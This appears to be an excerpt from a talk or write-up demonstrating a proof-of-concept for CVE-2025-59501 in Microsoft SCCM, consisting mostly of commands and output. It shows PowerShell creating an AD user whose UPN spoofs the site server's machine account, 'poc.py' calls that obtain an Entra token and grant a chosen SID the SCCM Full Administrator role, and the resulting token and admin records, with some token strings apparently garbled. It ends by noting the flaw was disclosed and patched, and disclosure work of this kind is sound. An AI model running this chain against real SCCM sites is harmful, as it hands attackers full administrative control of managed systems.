iLCJ4bXNfZnRkIjoibGR4LVN3ZEVFS3pqRHRyUHJhWE9JbVFLWnRcENGbWNUZEpMz1NSb2FuVUJkWE5
swVhOMEXXUnpiWE0ifQ.aew1-8_z9aqSi-uKWyooEK03fhhMo_-0Ac_xRcCGHXyWo7Y-a-u766wsEE0s
X95MFZCvaJdJghXpef7yLROyLgTphiv5cdVeGc-EGK22QqUMggV78Aid0u46tPox5SK-HUXyq01bZTKS
i1am22hPbIZXfgNUwPCSGPwBZptno5iUgJYIqaDM5wwgoPUWaVcpTyQSsb_0khU8RYodGI6IMDnG3fiL
E2GpP9N6i1H1-quR-NQMbBAyEd6c6AKI6h8z4z0gV1or9NegAxfqgWF-3kttKQP1Wj3DVAenkYKkbgDp
p3QBMLCrozMfsaFgnJBKcIE9yzo8rVvaOSckoTHFLA
{
  "acr": "1",
  "aio": "AUQAu/8aAAAAicw1Iuo06tFodbwx+bv/6GY64fSdijCmwTExLvGUGRKnFbP1r60dJUj
djRG+H9uEQ+iKuROv5de+gGeaFav1g==",
  "amr": [
    "pwd"
  ],
  "appid": "d1632e6e-a64d-45c4-bec8-025e739049a5",
  "appidacr": "0",
  "aud": "api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0
a23c1fdbe9b",
  "exp": 1763188610,
  "iat": 1763184073,
  "ipaddr": "174.174.7.206",
  "iss": "https://sts.windows.net/5322ad36-c494-487a-b80f-fb655ed9c61c/",
  "name": "attacker",
  "nbf": 1763184073,
  "oid": "4dcba1c3-830a-4779-a3cd-9bcac01a4d24",
  "onprem_sid": "S-1-5-21-1655157935-1649372912-2222376283-1127",
  "rh": "1.AVkANq0iU5TEeki4D_tlxtnGHEzIk_KVscVAvswKI8H9vpudAHPZAA.",
  "scp": "user_impersonation",
  "sid": "00aa2a99-cbaf-6db7-ab3a-85a566702868",
  "sub": "94AhaX1Iig6W5P7djX1z5jGwkZ0nm_ssL0nSr1vJpZg",
  "tid": "5322ad36-c494-487a-b80f-fb655ed9c61c",
  "unique_name": "sccm-sitesrv$@unsigned-sh0rt.net",
  "upn": "sccm-sitesrv$@unsigned-sh0rt.net",
  "uti": "z0EDXcBL5EybaBoY_9WAA",
  "ver": "1.0",
  "xms_ftd": "ldx-SwdEEKzjDtrPraXOIImQB-ckpCFmcTdJLFSRoanUBdXN1YXN0LWRzbXM"
}

(kali@sccm-kali) - [~/CVE-2025-59501]
$
```

```
Untitled - Notepad
File Edit Format View Help
New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net"
Get-ADuser -Identity attacker

#get token
uv run poc.py token \
-u sccm-sitesrv$@unsigned-sh0rt.net \
-p password -c 'd1632e6e-a64d-45c4-bec8-025e739049a5' \
-t 5322ad36-c494-487a-b80f-fb655ed9c61c \
-s api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0a23c1fdbe9b

#remove UPN
Set-aduser -Identity attacker -Replace @{UserPrincipalName="attacker@unsigned-sh0rt.net"}

#get admin
uv run poc.py admin -t 10.6.10.15 \
-u brcc \
-s S-1-5-21-1655157935-1649372912-2222376283-1124 \
-a

Ln 5, Col 1 100% Windows (CRLF) UTF-8
12:26 AM 11/15/2025
```

```
PS C:\Users\domainadmin> New-ADUser -Name "attacker" -SamAccountName "attacker"
-UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net" -AccountPassword (ConvertT
o-SecureString "password" -AsPlainText -Force) -Enabled $true
PS C:\Users\domainadmin> Get-ADUser -Identity attacker
```

```
DistinguishedName : CN=attacker,CN=Users,DC=unsigned-sh0rt,DC=net
Enabled            : True
GivenName         :
Name              : attacker
ObjectClass       : user
ObjectGUID        : 9add80d6-46b4-44c4-8bc2-8765ca19392a
SamAccountName    : attacker
SID               : S-1-5-21-1655157935-1649372912-2222376283-1128
Surname           :
UserPrincipalName : sccm-sitesrv$@unsigned-sh0rt.net
```

```
PS C:\Users\domainadmin> Set-aduser -Identity attacker -Replace @{UserPrincipalN
ame="attacker@unsigned-sh0rt.net"}_
```

```
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New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net"
Get-ADUser -Identity attacker
```

```
#get token
uv run poc.py token \
-u sccm-sitesrv$@unsigned-sh0rt.net \
-p password -c 'd1632e6e-a64d-45c4-bec8-025e739049a5' \
-t 5322ad36-c494-487a-b80f-fb655ed9c61c \
-s api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0a23c1fdbe9b
```

```
#remove UPN
Set-aduser -Identity attacker -Replace @{UserPrincipalName="attacker@unsigned-sh0rt.net"}
```

```
#get admin
uv run poc.py admin -t 10.6.10.15 \
-u brcc \
-s S-1-5-21-1655157935-1649372912-2222376283-1124 \
-a
```

```
sEE0sX95MFZCvaJdJghXpef7yLRoYLgTphiv5cdVeGc-EGK22QqUMggv78AidOu46tPox5SK-HUXyq0l
bZTKSi1am22hPbIZXfgNUwPCSGPwBZptno5iUgJYIQaDM5wwgoPUwVcpTyQSsb_0khU8RYodGI6IMDn
G3fiLE2GpP9N6i1H1-quR-NQmBBayEd6c6AkI6h8z4z0gVlor9NegAxFqgWF-3kttKQP1Wj3DVAenkYK
KbgDpp3QBMLCrozMfsaFgnJBKcIE9yzo8rVva0SCKoTHFLA
{
  "@odata.context": "https://sccm-site.srv.unsigned-sh0rt.net/AdminService_TokenAuth/wmi/$metadata#SMS_Admin/$entity",
  "@odata.etag": "16777220",
  "AccountType": 128,
  "AdminID": 16777220,
  "AdminSid": "S-1-5-21-1655157935-1649372912-2222376283-1124",
  "Categories": [
    "SMS00ALL"
  ],
  "CategoryNames": [
    "All"
  ],
  "CollectionNames": [
    "All Systems",
    "All Users and User Groups"
  ],
  "CreatedBy": "unsigned-sh0rt\\SCCM-SITESRV$",
  "CreatedDate": "2025-11-15T05:27:07Z",
  "DisplayName": "brcc",
  "DistinguishedName": "",
  "ExtendedData": [],
  "IsCovered": false,
  "IsDeleted": false,
  "IsGroup": false,
  "LastModifiedBy": "unsigned-sh0rt\\SCCM-SITESRV$",
  "LastModifiedDate": "2025-11-15T05:27:07Z",
  "LogonName": "brcc",
  "Permissions": [
    {
      "CategoryID": "SMS00ALL",
      "CategoryName": "All",
      "CategoryTypeID": 29,
      "RoleID": "SMS0001R",
      "RoleName": "Full Administrator"
    },
    {
      "CategoryID": "SMS00001",
      "CategoryName": "All Systems",

```

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```
uNy4yMDYiLCJyYW11Ijo1YXR0YWNrZXIiLCJvaWQ10iI0ZGN1YTF-jMy04MzBhLTQ3NzktYTljZC05YmNhYzAxYTRkMjQ1LCJvbnByZW1fc21k
Vlor9NegAxFqgWF-3kttKQP1Wj3DVAenkYKbgDpp3QBMLCrozMfsaFgnJBKcIE9yzo8rVva0SCKoTHFLA
```

Disclosed in July
Assigned CVE-2025-59501
Patched



Thank you

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